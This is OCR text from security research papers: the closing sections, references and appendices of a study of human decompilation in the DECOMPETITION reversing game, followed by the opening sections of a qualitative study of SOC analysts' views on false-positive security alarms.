


Figure 9: Similarity of all `rooktit` decompilation attempts to Hex-Rays output, measured as Jaccard similarity over character diffs and ordered by similarity of the `alloc_task` function. Maximum similarity of any submission is shown as lines; maximally similar perfect decompilation is shown as points.

respondents used multiple tools, and only two (4%) used none.

Function Symbols. Our custom disassembler uses function symbols to identify which functions to disassemble; therefore, the DECOMPETITION binaries contained function symbols. In practice, these are not always available. Symbols can be "stripped" from real-world binaries—usually to obfuscate them or to reduce their size—and adding meaningful function names is an important step when reversing these.[12]

Having access to function symbols saved our reversers some work. Although the function names used in DECOMPETITION were not particularly descriptive, they still provided some hints about what each function did. Additionally, the function symbols in name-mangled languages encode the types of each function's parameters, which can be quite useful for reversing.

We do not believe that this information significantly altered the decompilation process, but further study, using stripped binaries and a more advanced function identification algorithm, would be needed to definitively show the size of the effect.

Collaboration. DECOMPETITION was an online competition, so we could not prevent users from collaborating on their decompilation. However, we took the following steps to limit this phenomenon: (1) the online interface was not designed to be used collaboratively; (2) players had individual logins; and (3) we used IP addresses to distinguish submissions that were likely done by multiple users.

Overall, more than 80% of all players used the same IP address for the entire competition, and 75% of all decompilation attempts did not include submissions from interleaved IP addresses. The vast majority of the interleaved submissions came from well-established teams, who were accustomed to sharing team accounts in other competitions. We know that the top-scoring team used an informal "lock" protocol in their team chat to prevent conflicting edits to the same challenge; other teams may have used a similar system.

[12] Function symbols are not uncommon, even in a reversing context; dynamically linked binaries contain external function symbols even after stripping, and in 2018, Cozzi et al. found that about 75% of Linux malware was not stripped at all [10].

9 Future Work

DECOMPERSON was developed with DECOMPETITION and humans in mind, but we believe that, with the necessary improvements, it could be used as a general-purpose reversing tool. For example, the current system relies on the user to provide all insights. The DECOMPERSON interface makes it obvious where assembly mismatches occur, but the responsibility of identifying the causes of these mismatches—and of providing code that avoids them—lies solely with the human operator. A more intelligent system would be able to recognize causes of particular classes of mismatches and suggest potential solutions.

Such a system could be trained on the output of human reversers, including the data we collected here. Then, depending on the quality of its suggestions, it could be put to a variety of uses: a more rudimentary system could offer suggestions to novice reverse engineers, helping them until they reach a perfect match; an advanced system could provide likely mutations to power a genetic decompiler, such as BED [38]. This system could be part of a hybrid framework as well, automating decompilation as much as possible before falling back to the user for guidance [39].

This intersection of human and automated decompilation—the same frontier that inspired this paper—still seems the most promising direction for future research: the human insights recorded here can be used to improve future decompilers, which in turn will reduce the workload of their human users, a trend towards combining human input and automated analysis that has recently received substantial attention [14, 39].

10 Conclusions

The process of understanding binary code can be modeled as the process of decompilation. In particular, it is possible to set a precise, measurable goal by requiring that a human perform *perfect decompilation*. We maintain that such a high standard is not unreasonable: our study demonstrated that perfect decompilation of small programs is within reach of human reverse engineers today. We believe that the insights from our experiment (the largest of this kind ever performed) can be used to better understand the human reversing process.

Finally, we offer the dataset we collected during our study to anyone wanting to study the process of human decompilation. We showed some of the data that can be extracted, but we believe that many more insights remain. We hope that it will be used in the spirit of the competition from which it arose: as a small step towards perfect decompilation.

Artifacts

All challenges used in DECOMPETITION, including solutions and test cases, are available here: https://github.com/decompetition/challenges-2020

The environment used to build and test the challenges is available as a Docker container: https://hub.docker.com/r/decompetition/builder-2020

The DECOMPERSON server and web interface can be found here: https://github.com/decompetition/server

The DECOMPERSON disassembler and differ are also available as a standalone tool, which can be found here: https://github.com/decompetition/disassembler

The full (anonymized) submission dataset is also available: https://github.com/decompetition/data

Acknowledgements

The authors would like to thank Noah Spahn and Lukas Dresel for writing and playtesting so many, many challenges; the folks at Vector 35 for giving us space on Binary Ninja Cloud and donating Binary Ninja licenses as extra prizes; and all the random hackers of the internet who for some reason didn't have anything better to do than play our silly reversing game.

This material is based on research sponsored by DARPA under agreement number FA8750-19-C-0003 and by NSF under award CNS-1704253. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

References

[1] Fiorella Artuso, Giuseppe Antonio Di Luna, Luca Massarelli, and Leonardo Querzoni. Function naming in stripped binaries using neural networks. *CoRR*, 2019.

[2] Pratyay Banerjee, Kuntal Kumar Pal, Fish Wang, and Chitta Baral. Variable name recovery in decompiled binary code using constrained masked language modeling. *arXiv preprint arXiv:2103.12801*, 2021.

[3] Binary Ninja. https://binary.ninja/.

[4] Binary Ninja Intermediate Language. https://docs.binary.ninja/dev/bnil-overview.html.

[5] David Brumley, JongHyup Lee, Edward J Schwartz, and Maverick Woo. Native x86 decompilation using semantics-preserving structural analysis and iterative control-flow structuring. In *22nd USENIX Security Symposium (USENIX Security 13)*, 2013.

[6] Adam Bryant. *Understanding How Reverse Engineers Make Sense of Programs from Assembly Language Representations*. PhD thesis, 2012.

[7] Qibin Chen, Jeremy Lacomis, Edward J Schwartz, Claire Le Goues, Graham Neubig, and Bogdan Vasilescu. Augmenting decompiler output with learned variable names and types. *31st USENIX Security Symposium (USENIX Security 22)*, 2022.

[8] Yu Chen, Zhiqiang Shi, Hong Li, Weiwei Zhao, Yiliang Liu, and Yuansong Qiao. Himalia: Recovering compiler optimization levels from binaries by deep learning. In *SAI Intelligent Systems Conference*, 2018.

[9] Cristina Cifuentes. *Reverse compilation techniques*. 1994.

[10] Emanuele Cozzi, Mariano Graziano, Yanick Fratantonio, and Davide Balzarotti. Understanding linux malware. In *2018 IEEE Symposium on Security and Privacy (SP)*, 2018.

[11] CTFtime. https://ctftime.org/.

[12] EN Dolgova and AV Chernov. Automatic reconstruction of data types in the decompilation problem. *Programming and Computer Software*, 2009.

[13] Javier Escalada, Ted Scully, and Francisco Ortin. Improving type information inferred by decompilers with supervised machine learning, 2021.

[14] Dustin Fraze. Computers and Humans Exploring Software Security (CHESS). https://www.darpa.mil/program/computers-and-humans-exploring-software-security, 2019.

[15] Cheng Fu, Huili Chen, Haolan Liu, Xinyun Chen, Yuandong Tian, Farinaz Koushanfar, and Jishen Zhao. Coda: An end-to-end neural program decompiler. *Advances in Neural Information Processing Systems*, 2019.

[16] Cheng Fu, Kunlin Yang, Xinyun Chen, Yuandong Tian, and Jishen Zhao. N-bref : A high-fidelity decompiler exploiting programming structures, 2021.

[17] Ghidra. https://ghidra-sre.org/.

[18] Andrea Gussoni, Alessandro Di Federico, Pietro Fezzardi, and Giovanni Agosta. A comb for decompiled c code. In *15th ACM Asia Conference on Computer and Communications Security*, 2020.

[19] Iman Hosseini and Brendan Dolan-Gavitt. Beyond the c: Retargetable decompilation using neural machine translation. 2022.

[20] IDA Pro. https://www.hex-rays.com/ida-pro/.

[21] Alan Jaffe. Suggesting meaningful variable names for decompiled code: a machine translation approach. In *11th Joint Meeting on Foundations of Software Engineering*, 2017.

[22] Alan Jaffe, Jeremy Lacomis, Edward J Schwartz, Claire Le Goues, and Bogdan Vasilescu. Meaningful variable names for decompiled code: A machine translation approach. In *26th Conference on Program Comprehension*, 2018.

[23] Deborah S Katz, Jason Ruchti, and Eric Schulte. Using recurrent neural networks for decompilation. In *2018 IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER)*. IEEE, 2018.

[24] Omer Katz, Yuval Olshaker, Yoav Goldberg, and Eran Yahav. Towards neural decompilation. *arXiv preprint arXiv:1905.08325*, 2019.

[25] Rainer Koschke. Software visualization in software maintenance, reverse engineering, and re-engineering: a research survey. *Journal of Software Maintenance and Evolution: Research and Practice*, 2003.

[26] Jeremy Lacomis, Pengcheng Yin, Edward Schwartz, Miltiadis Allamanis, Claire Le Goues, Graham Neubig, and Bogdan Vasilescu. Dire: A neural approach to decompiled identifier naming. In *34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2019.

[27] Stanley Letovsky. Cognitive processes in program comprehension. *Journal of Systems and software*, 1987.

[28] Ruigang Liang, Ying Cao, Peiwei Hu, and Kai Chen. Neutron: an attention-based neural decompiler. *Cybersecurity*, 2021.

[29] Alwin Maier, Hugo Gascon, Christian Wressnegger, and Konrad Rieck. Typeminer: Recovering types in binary programs using machine learning. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2019.

[30] Alessandro Mantovani, Simone Aonzo, Yanick Fratantonio, and Davide Balzarotti. Re-mind: a first look inside the mind of a reverse engineer. In *31st USENIX Security Symposium (USENIX Security 22)*, 2021.

[31] Alessandro Mantovani, Luca Compagna, Yan Shoshitaishvili, and Davide Balzarotti. The convergence of source code and binary vulnerability discovery – a case study. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS22)*, 2022.

[32] Alan Mycroft. Type-based decompilation (or program reconstruction via type reconstruction). In *European Symposium on Programming*. Springer, 1999.

[33] Yuhei Otsubo, Akira Otsuka, Mamoru Mimura, Takeshi Sakaki, and Hiroshi Ukegawa. o-glassesx: Compiler provenance recovery with attention mechanism from a short code fragment. 2020.

[34] Davide Pizzolotto and Katsuro Inoue. Identifying compiler and optimization options from binary code using deep learning approaches. In *2020 IEEE International Conference on Software Maintenance and Evolution (ICSME)*, 2020.

[35] Ashkan Rahimian, Paria Shirani, Saed Alrbaee, Lingyu Wang, and Mourad Debbabi. Bincomp: A stratified approach to compiler provenance attribution. *Digital Investigation*, 2015.

[36] Pemma Reiter, Hui Jun Tay, Westley Weimer, Adam Doupé, Ruoyu Wang, and Stephanie Forrest. Automatically mitigating vulnerabilities in x86 binary programs via partially recompilable decompilation. *arXiv preprint arXiv:2202.12336*, 2022.

[37] Nathan Rosenblum, Barton P Miller, and Xiaojin Zhu. Recovering the toolchain provenance of binary code. In *International Symposium on Software Testing and Analysis*, 2011.

[38] Eric Schulte, Jason Ruchti, Matt Noonan, David Ciarletta, and Alexey Loginov. Evolving exact decompilation. In *Workshop on Binary Analysis Research (BAR)*, 2018.

[39] Yan Shoshitaishvili, Michael Weissbacher, Lukas Dresel, Christopher Salls, Ruoyu Wang, Christopher Kruegel, and Giovanni Vigna. Rise of the HaCRS: Augmenting Autonomous Cyber Reasoning Systems with Human Assistance. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[40] Elliot Soloway, Beth Adelson, and Kate Ehrlich. Knowledge and processes in the comprehension of computer programs. *The nature of expertise*, 1988.

[41] M-AD Storey, Kenny Wong, and Hausi A Müller. How do program understanding tools affect how programmers understand programs? *Science of Computer Programming*, 2000.

[42] Claire Taylor and Christian Collberg. Getting revenge: A system for analyzing reverse engineering behavior. In *Malware Conference*, 2019.

[43] Tree-sitter. https://tree-sitter.github.io/.

[44] Freek Verbeek, Pierre Olivier, and Binoy Ravindran. Sound c code decompilation for a subset of x86-64 binaries. In *International Conference on Software Engineering and Formal Methods*. Springer, 2020.

[45] Anneliese von Mayrhauser and A Marie Vans. *Program Unterstanding: A Survey*. Colorado State Univ., 1994.

[46] Anneliese Von Mayrhauser and A Marie Vans. Program comprehension during software maintenance and evolution. *Computer*, 1995.

[47] Anneliese Von Mayrhauser and A. Marie Vans. Identification of dynamic comprehension processes during large scale maintenance. *IEEE Transactions on Software Engineering*, 1996.

[48] Daniel Votipka, Seth Rabin, Kristopher Micinski, Jeffrey S Foster, and Michelle L Mazurek. An observational investigation of reverse engineers' processes. In *29th USENIX Security Symposium*, 2020.

[49] Tao Wei, Jian Mao, Wei Zou, and Yu Chen. A new algorithm for identifying loops in decompilation. In *International Static Analysis Symposium*, 2007.

[50] Khaled Yakdan, Sebastian Eschweiler, and Elmar Gerhards-Padilla. Recompile: A decompilation framework for static analysis of binaries. In *8th International Conference on Malicious and Unwanted Software:" The Americas"(MALWARE)*, 2013.

[51] Khaled Yakdan, Sebastian Eschweiler, Elmar Gerhards-Padilla, and Matthew Smith. No more gotos: Decompilation using pattern-independent control-flow structuring and semantic-preserving transformations. In *NDSS*, 2015.

A Background Survey

1. What best describes your involvement in computer security?
   (a) Professional
   (b) Researcher
   (c) Student
   (d) Hobbyist
   (e) Other
2. How many years have you been involved in computer security?
   (a) Integer value: 1 or above.[13]
3. How many years have you been involved in reverse engineering?
   (a) Integer value: 1 or above.[13]
4. How much of your paid time is spent reverse engineering?
   (a) I'm not paid to reverse anything.
   (b) A little bit of my workload is reversing.
   (c) Around half of my workload is reversing.
   (d) Most or all of my workload is reversing.
5. How much confidence do you have in your reversing skills?
   (a) I have no idea what I'm doing.
   (b) I'm still a beginner.
   (c) I'm an average reverser.
   (d) I'm better than average.
   (e) I am an expert.
6. How difficult is completely recreating the source code of a small binary?
   (a) Trivial
   (b) Easy
   (c) Moderate
   (d) Difficult
   (e) Impossible
7. How familiar are you with *programming* in the following languages? (Range: 1 (Beginner) to 5 (Expert))
   (a) C
   (b) C++
   (c) Go
   (d) Rust
   (e) Swift
8. How familiar are you with *reversing* the following languages? (Range: 1 (Beginner) to 5 (Expert))
   (a) C
   (b) C++
   (c) Go
   (d) Rust
   (e) Swift
9. How often do you use the following tools when reversing? (Range: 1 (Never); 2 (Sometimes); 3 (Often))
   (a) Angr
   (b) Binary Ninja
   (c) CLI Tools (`objdump`, etc.)
   (d) Ghidra
   (e) Ida / HexRays
   (f) Radare
   (g) Custom Scripts

[13] A programming error prevented users from entering zero.

B Follow-Up Survey

The follow-up survey contained repeats of questions 5–9 from the background survey. Question 9 was re-worded to ask about tools used *during* the competition, and included an item for the DECOMPERSON web interface. There were also free-form text inputs where players could give feedback on the challenges, the interface, or the competition in general.

C Table of Challenges

	Challenges			Non-Blank Lines			Submissions by Diff Score							Language Features
	Name	Functionality	Value	Src.	Asm.	Ratio	All	>0%	>20%	>40%	>60%	>80%	100%	
C	`baby-c`	Integer GCD.	200	24	77	3.21	1,933	1,445	1,357	1,171	943	526	112	arithmetic
	`bitesize`	Overflowable buffer.	100	30	81	2.70	2,803	2,327	2,302	2,056	1,593	760	70	types, buffers
	`prime`	Primality check.	100	20	117	5.85	1,670	1,337	1,307	1,013	432	282	56	arithmetic
	`rootkit`	Linked list search.	100	36	121	3.36	3,654	2,913	2,821	1,560	1,035	585	37	structs
	Subtotal		500	110	396	3.60	10,060	8,022	7,787	5,800	4,003	2,153	275	
C++	`baby-cpp`	Scrabble scoring.	200	49	441	9.00	3,370	2,553	2,259	1,685	1,270	669	41	strings, control flow
	`lambic`	Inventory mgmt.	400	152	647	4.26	815	495	262	158	116	70	4	structs, lambdas, vectors
	`pedigree`	Family tree search.	200	77	337	4.38	1,351	603	511	388	299	183	76	classes, sets
	`streamy`	RPN calculator.	400	146	622	4.26	895	593	467	394	267	142	24	classes, inheritance, streams
	`unfair`	Playfair cipher.	200	67	501	7.48	2,724	1,812	1,343	1,017	715	449	15	strings, tuples
	Subtotal		1,400	491	2,548	5.19	9,155	6,056	4,842	3,642	2,667	1,513	160	
Go	`baby-go`	FizzBuzz.	200	19	122	6.42	1,592	1,073	902	638	456	131	38	arithmetic
	`batsounds`	TCP echo server.	300	44	293	6.66	878	568	460	383	244	149	10	networking, time
	`carshop`	Inventory search.	300	75	400	5.33	726	352	299	191	163	108	8	structs, enums
	`fabulous`	Fibonacci sequence.	200	23	153	6.65	1,322	934	825	612	441	397	15	structs, arithmetic
	`julie`	Julia set ASCII art.	300	79	397	5.03	3,156	2,725	2,481	2,313	2,219	1,718	0	syscalls, complex numbers
	`switcher`	Buggy ROT-13 cipher.	200	32	153	4.78	1,600	1,219	1,110	1,039	937	667	14	strings, switches
	`wolfgang`	Cellular automaton.	300	38	212	5.58	918	717	619	578	446	358	3	strings, arithmetic
	Subtotal		1,800	310	1,730	5.58	10,192	7,588	6,696	5,754	4,906	3,528	88	
Rust	`baby-rust`	Integer parsing.	300	14	222	15.86	1,325	975	765	388	270	237	30	matching
	`habidasher`	Two hash functions.	200	26	292	11.23	498	354	256	167	101	81	7	strings, arithmetic
	`s2ring`	Turing machine.	500	74	796	10.76	1,049	817	672	386	200	133	8	strings, structs, matching
	`toobz`	TCP pipeline.	300	105	385	3.67	652	415	363	335	288	239	8	traits, networking, lambdas
	Subtotal		1,300	219	1,695	7.74	3,524	2,561	2,056	1,276	859	690	53	
Swift	`baby-swift`	Hotdog detector.	300	34	489	14.38	1,221	750	475	360	259	138	14	strings, sets
	`bandate`	Date comparison.	400	55	1,008	18.33	569	353	314	147	85	59	9	structs, dates
	`cardigan`	Luhn checksum.	500	89	1,374	15.44	809	583	485	387	110	37	4	strings, arithmetic
	Subtotal		1,200	178	2,871	16.13	2,599	1,686	1,274	894	454	234	27	
	All Challenges		6,200	1,308	9,240	7.06	35,530	25,913	22,655	17,366	12,889	8,118	603	

Table 4: Descriptions and statistics for the DECOMPETITION challenges.

D Table of Compilers

Language	Compiler	Version	Options
C	`gcc`	9.3.0	`-fno-asm -g`
C++	`g++`	9.3.0	`-fno-asm -g -std=c++17`
Go	`go build`	1.13.8	
Rust	`rustc`	1.43.0	
Swift	`swiftc`	5.2.4	

Table 5: Compilers used during DECOMPETITION. All challenges were built for x86-64 on Ubuntu 20.04. The challenge binaries were compiled with the same options, but all debug information was removed from these before distribution. Note that the `-fno-asm` option only prevents the use of the `asm` keyword in C and C++; we used an additional pre-processing step to prohibit the `__asm` keyword. See the full build scripts in the challenge repository for details: https://github.com/decompetition/challenges-2020

99% False Positives: A Qualitative Study of SOC Analysts' Perspectives on Security Alarms

Bushra A. Alahmadi
University of Oxford

Louise Axon
University of Oxford

Ivan Martinovic
University of Oxford

Abstract

In this work, we focus on the prevalence of False Positive (FP) alarms produced by security tools, and Security Operation Centers (SOCs) practitioners' perception of their *quality*. In an online survey we conducted with security practitioners ($n = 20$) working in SOCs, practitioners confirmed the high FP rates of the tools used, requiring manual validation. With these findings in mind, we conducted a broader, discovery-orientated, qualitative investigation with security practitioners ($n = 21$) of the limitations of security tools, particularly their alarms' quality and validity. Our results highlight that, despite the perceived volume of FPs, most are attributed to benign triggers—true alarms, explained by legitimate behavior in the organization's environment, which analysts may choose to ignore. To properly evaluate security tools' adequacy and performance, it is critical that vendors and researchers are able make such distinctions between types of FP. Alarm validation is a tedious task that can cause alarm burnout and eventually desensitization. Therefore, we investigated the process of alarm validation in SOCs, identifying factors that may influence the outcome of this process. To improve security alarm quality, we elicit five properties (**R**eliable, **E**xplainable, **A**nalytical, **C**ontextual, **T**ransferable) required to foster effective and quick validation of alarms. Incorporating these requirements in future tools will not only reduce alarm burnout but improve SOC analysts' decision-making process by generating interpretable and meaningful alarms that enable prompt reaction.

1 Introduction

In 2013, Target was hit by the most prominent retail hack in U.S. history, in which attackers infiltrated Target's network, installing malware designed to steal customers' credit card data. Months before the breach, Target had installed a new $1.6m malware-detection technology by FireEye. This tool detected the malware, generating an alarm that was picked up by Target's Security Operation Center (SOC) [1] in Bangalore. However, when the alarm was escalated to the Minneapolis SOC, it was ignored, and no action was taken [37].

The malware used in Target's breach was far from sophisticated. Nevertheless, it was able to bypass a large and resourceful organization's security controls and procedures, suggesting that the problem goes beyond SOC's technological capabilities. Security monitoring is a human-centered process with security tools to support the work of analysts, triggering alarms on possible intrusions, and presenting the analysts with the information needed to investigate a potential threat. Although prioritization computations embedded in security tools (e.g., Security Information and Event Management—SIEM) can do much of the heavy lifting, SOC practitioners face the difficult task of figuring out which alarms are False Positives (FPs) and which indicate something dangerous.

Security tool vendors have been competing on the ability of their tools to detect threats, hence, focusing on metrics such as False Negatives (FNs)—*failure to detect security events when they occur*. In contrast, more focus needs to be placed on reducing the FPs—*flagging a security event when it is not a threat*, which is equally critical [11]. Analysts often spend time manually going through alarms to determine their validity, as well as performing monotonous tasks to reduce FPs. Such tasks include reconfiguring security tools, baselining normal behavior, and filtering out noise, when time could be spent on detecting more sophisticated attacks (i.e., threat hunting). Analysts are also under constant pressure to close tickets, as some SOCs evaluate their practitioners' performance accordingly [40]. This process not only leads to human error [13] but causes analyst fatigue and burnout [40].

An excessive number of alarms, in any system, contributes to alarm desensitization, mistrust, and lack of hu-

[1] We provide a background on SOCs in Appendix A.1

man responsiveness [12]. In Target's case, although the technology detecting the malware gave a high-risk alarm, the alarm might have faced skepticism from Target's security team at the time [37], who would not have prioritized the alarm. The deployed technology could have automatically responded by deleting the malicious file, a capability that had been disabled by Target's security personnel. This configuration is not unusual as, due to a lack of trust caused by the prevalence of FP alarms created by detection tools, most SOCs want to avoid any automated decision that could result in business disruption.

In recent work, Kokulu et al. [24] have found that SOC security practitioners do not consider FPs in automatic malicious activity detection to be a significant issue in SOC operations. Such findings contradict academic beliefs on the prevalence of FPs in SOCs and pose the following interesting research questions: *How do SOC analysts distinguish real alarms from false alarms? What do analysts perceive to be False Positives, and how can we establish a more precise definition? What are the shortcomings of alarms produced by current security tools? How can we design better tools that provide higher quality alarms to improve the process of alarm validation?*

In this paper, we address the questions above. We applied a multi-step empirical approach, first conducting a quantitative survey ($n = 20$) to understand practitioners' perceptions of the tools they use in the SOC. We then conducted a qualitative study with 21 SOC practitioners from seven SOCs. We analyzed these interviews using Template Analysis [23], a common thematic analysis approach in qualitative research.

We elicit from the interviews the alarm validation reasoning, and the factors that might impact practitioners' decision-making. This process was found to be human-centric, relying on humans' intelligence and reasoning not only in validating alarms, but in their configuration and review. Our findings also bring insights on the importance of establishing an understanding of the definition of FPs, as we will discuss in Section 6. The term *False Positive* is found to be broad and vague. For example, analysts expressed a distinction between what they call *false alarms* and *benign triggers* when evaluating security tools' performance. False alarms are used to describe an alarm generated without a true security-related event (the boy who cried wolf). In contrast, benign triggers are true alarms; meaning they match an existing signature (e.g., vulnerable java version) but the organization chooses to ignore it (e.g., due to legacy systems). Although Kruegel et al. in [25] defined detections of failed attacks in Intrusion Detection Systems (IDS) as *irrelevant positives*, they are nevertheless alarms generated due to malicious activity, and not a benign business-justified activity.

In our analysis, we found that analysts start their alarm-validation process by looking first at tools they "trust" or consider "reliable." The perceived limitations of alarms generated by either existing network-security tools or SIEMs can be distilled into four classes: (1) unreliable alarms (Section 7.1), e.g., due to loosely written signatures; (2) lack of customizability in traditional systems (Section 7.1); (3) black-box alarms and lack of explainability (Section 7.2); and (4) lack of context on the networks and systems, process, or business (Section 7.3).

To address these limitations, in Section 8 we define five concrete requirements for more useful and actionable alarms: **R**eliable, **E**xplainable, **A**nalytical, **C**ontextual, **T**ransferable. Using Machine Learning (ML)-based tools as an example, we discuss how adopting these requirements can help improve alarms for analysts to (1) make an informed decision about the validity of the alarm and (2) expedite the analysts' **REACT**ion to it, improving the SOC's performance overall.

2 Related Work

There has been an increased focus from the research community on developing security tools to automate operations in SOCs, such as data triage [46, 47], log aggregation [34], log mining [45], and SIEM-alert filtering [32].

Akinrolabu et al. found that current IDSs are inadequate in detecting multi-stage stealthy attacks [1]. Goodall et al. conducted semi-structured interviews with IDS experts to understand how they use IDSs [19]. The study shows that IDS tasks are collaboration-driven, and require a combination of common knowledge (e.g., network and security) and situational knowledge (e.g., of normal network behavior). Dietrich et al. used both quantitative and qualitative methods to investigate system operators' perspectives on security misconfigurations, identifying the factors that operators perceive to be their root causes [13].

On improving FPs in security systems, several contributions (e.g., [4, 25, 44]) have focused not on improving the quality of alarms themselves but on developing automated solutions to reduce the alarm volume. These contributions use techniques such as alarm mining, alarm correlation, and elimination of "irrelevant" or "uninteresting" alerts in IDS/IPS systems—a process called alert verification [21, 25, 35]. For example, Kruegel et al. [25] defined "irrelevant positive" alarms as correctly identified attacks by an IDS that failed to meet their objectives. In such work, the researchers aim to verify alerts (i.e., identify alarms relating to successful attacks) by combining/correlating multiple data sources [38] or adding context to alarms [2]. However, such work is based on an underlying assumption that produced alarms are of "quality" (i.e., interpretable, contextual, and meaningful

alarms such that analysts can quickly take informed action), which is not necessarily true. To reduce these FPs, we need to understand the shortcomings of the alarms themselves, improving their quality so that automated alarm-verification solutions can be more efficient.

Sundaramurthy et al. [40–43] takes an anthropological approach, studying three SOCs in educational institutions and making several observations regarding the people, processes, and technology. Specifically, in [41], they made remarks related to operational tools/teams, workflow, and how teams come together in solving security incidents. Factors that lead to analysts' burnout in a SOC were identified, providing a model that explains the burnout phenomenon [40]. However, this model focuses on burnout resulting from managerial issues (e.g., analysts' performance assessments), while we focus on alarm burnout due to a prevalence of FPs. In [42], they presented a Pentagon model for improving the SOC operations by identifying tasks that can be automated to resolve conflicts. One finding that we continue to explore in our study is the importance of customizability in tools.

Kokulu et al. [24] used a qualitative method to identify technological, human and operational issues in SOCs across sectors. Their work highlighted SOC issues related, for example, to low visibility of assets, poor tool usability, lack of analyst training, and communication. They expressed the need for research to define improved security metrics. Our work is a start in this direction: we seek to establish a clearer definition of what constitutes an FP. One of the most interesting findings by Kokulu et al. [24] was that analysts do not perceive FPs to be a significant issue, in contradiction with beliefs among academics. Hence, we also identify the strengths and weaknesses of security tools to explore this contradiction and the limitations (e.g., lack of context) leading to such confusion on tool adequacy. Although work on the importance of contextual knowledge for alert verification exists [19, 25], it is mostly focused on technical context (e.g., network topology), while we also consider environmental context (e.g., work hours).

3 Methodology

SOCs are diverse with distinct setups and goals, thus the people, technology, and processes will be unique as well. For this reason, we followed an inductive approach and used a quantitative study as a starting point for our qualitative research. The quantitative and qualitative studies are broader in scope, addressing topics such as SOC data presentation, which fall outside the scope of this paper.

Ethical approval for this study was granted by the University of Oxford Central University Research Ethics Committee (R48822/RE001). In both survey and interviews, informed consent was obtained from participants: participants were presented with information on the purposes of the study, the handling and anonymization of the data, the processes to withdraw from the study, and the researchers' contact information. At the beginning of the interviews, the participants were provided with an information sheet containing this information, and signed a written consent form before continuing. For the online survey, this information was provided on the first page, and participants were asked to indicate their consent by continuing to the next page of the survey.

Table 1: Interview participants: *(Expertise level: High(H), Medium(M), Low(L))*

ID	Job Title	Expertise	SOC ID
A1	Analyst	-	A
A2	Engineer	-	A
B3	Lead Analyst	H	B
B4	Lead Analyst	H	B
C5	Incident Responder	H	C
D6	Engineer	H	D
E7	CISO	H	E
E8	SOC Manager	H	E
E9	Analyst	L	E
E10	L3 Analyst	H	E
E11	Analyst	M	E
F12	SOC Manager	-	F
F13	Engineer	-	F
F14	Unix, UTM Coding	L	F
F15	Engineer	M	F
F16	SIEM Engineer	-	F
F17	Analyst	M	F
G18	Lead Analyst	H	G
G19	Manager	H	G
G20	Monitoring Analyst	M	G
G21	L3 Analyst	H	G

Participant Recruitment— Recruitment is a challenge; participation in such studies can burden analysts, making them take time away from their tasks when assessment is based on the daily number of closed tickets [40]. Hence, our sampling was not random. We found that obtaining senior management engagement and access to participants was more important than a random sample which might have reduced bias in the results. We leveraged researchers' institutional relationships and contacted senior-level security professionals in organizations that have an SOC. We asked these professionals to forward the online survey to security practitioners within their SOC. Some organizations asked to review the survey questions before forwarding them to their practitioners. We then liaised with these senior-level professionals to arrange interview dates with a convenient sample of their security practitioners. Gaining acceptance at a senior level helped in establishing trust with the participating analysts (essential in ensuring data validity [40]), and encouraging their participation.

Since responses to the survey were anonymous, we do not know how many distinct SOCs were represented. Our interview recruitment reached seven different SOCs

Table 2: Demographics of SOCs in interviews: *(Organization size: Large(L), Medium(M), Small(S))*, *Gov:* Government SOC)

ID	Type	Size	Sector	Gov?	Country
A	MSSP	L	Aerospace	✓	UK
B	MSSP	M	Security	✓	UK
C	MSSP	L	Security		Bulgaria
D	MSSP	M	Security		UK
E	Internal	L	Defence	✓	UK
F	Internal	M	Security		India
G	MSSP	M	Security		UK




Figure 1: Saturation analysis of new concepts with each additional interview, across all codes

of various sizes serving government and non-government organizations, mostly in the security sector, with one in Defense and one in the aerospace industry. We show the demographics of our interview participants and SOCs in Tables 1 and 2, respectively, and survey participants in Appendix A.2. In both studies, there was a fair level of distribution of participants across SOCs, meaning that our results are not dominated by any particular organization; however, as we note in Section 9, some biases may exist as a result of the high concentration of SOCs within particular sectors and regions. Compensation for participation was not provided. Our anonymization of online survey results prevents us from determining the overlap between its participants and the interviewees.

Saturation analysis of new concepts with each additional interview is shown in Figure 1. This plot relates to all codes collected across a wider data collection effort that included the themes reported in this paper along with other themes such as data presentation in SOCs, and recruitment and skills challenges, for example. After the 13th interview, we observed only very few new codes, and none after the 19th (across all codes, and therefore also in the specific codes we focus on in this paper). We therefore decided not to schedule new participants.

3.1 Quantitative Method: Online Survey

We used an online survey to identify areas of focus for the interviews. The online survey enabled remote participation, improving our reach. We cannot claim statistical significance, but were able to identify areas of focus for the semi-structured interviews (we show how we derived the interview research questions from the survey findings in Section 4).

We presented survey participants with a set of assertions on the human-in-the-loop, the prevalence of FP alarms, and the importance of maintaining awareness of the network. Participants were asked to indicate their level of agreement with each assertion using a Likert scale (1: "Strongly Disagree", 2: "Disagree", 3: "Neutral", 4: "Agree", 5: "Strongly Agree"). Mode or median values higher than three constituted overall agreement with an assertion. We also calculated a comparison of non-neutral scores (CNNS), which represents the ratio of scores less than and greater than the neutral value (3). We discuss the survey questions in Appendix A.3.

